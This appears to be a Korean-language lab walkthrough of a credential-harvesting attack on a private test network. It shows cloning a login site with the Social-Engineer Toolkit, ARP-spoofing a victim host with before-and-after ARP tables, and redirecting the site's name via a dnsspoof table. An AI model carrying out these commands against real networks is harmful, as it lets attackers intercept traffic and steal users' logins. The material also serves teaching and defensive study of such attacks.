



A) 공격 전 예




















① 사이트 복제

#setoolkit

- 1) Social-Engineering Attacks 항목 선택
- 2) Website Attack Vector 항목 선택
- 3) Credential Harvest Attack Method 항목 선택
- 2) Site Cloner 항목 선택

공격자 IP 주소 입력 : 192.168.10.10

복제할 사이트 입력 : www.sks.com

② ARP Spoofing

```
#arp spoof -i eth0 -t 192.168.10.40 192.168.10.2
```

```
(root@kali)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.10 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::32a8:b96:c197:1e6e prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:bc:ad:00 txqueuelen 1000 (Ethernet)
    RX packets 2675 bytes 252128 (246.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8961 bytes 608042 (593.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

<<공격 전>>

인터페이스: 192.168.10.40 --- 0xe	인터넷 주소	물리적 주소	이행
192.168.10.2	00-50-56-e5-76-78		정적
192.168.10.10	00-0c-29-bc-ad-00		정적
192.168.10.255	ff-ff-ff-ff-ff-ff		정적
224.0.0.22	01-00-5e-00-00-16		정적
224.0.0.251	01-00-5e-00-00-fb		정적
224.0.0.252	01-00-5e-00-00-fc		정적
239.255.255.250	01-00-5e-7f-ff-fa		정적

<<공격 후>>

인터페이스: 192.168.10.40 --- 0xe	인터넷 주소	물리적 주소	이행
192.168.10.2	00-0c-29-bc-ad-00		정적
192.168.10.10	00-0c-29-bc-ad-00		정적
192.168.10.255	ff-ff-ff-ff-ff-ff		정적
224.0.0.22	01-00-5e-00-00-16		정적
224.0.0.251	01-00-5e-00-00-fb		정적
224.0.0.252	01-00-5e-00-00-fc		정적
239.255.255.250	01-00-5e-7f-ff-fa		정적

③ DNS Spoofing

<<DNS Table 생성 >>

```
#cd /  
#vi dns  
192.168.10.10 www.sks.com  
:wq!
```

<<DSN Spoofing 수행 >>

```
#dnsspoof -f /dns  
DNS table 파일이름
```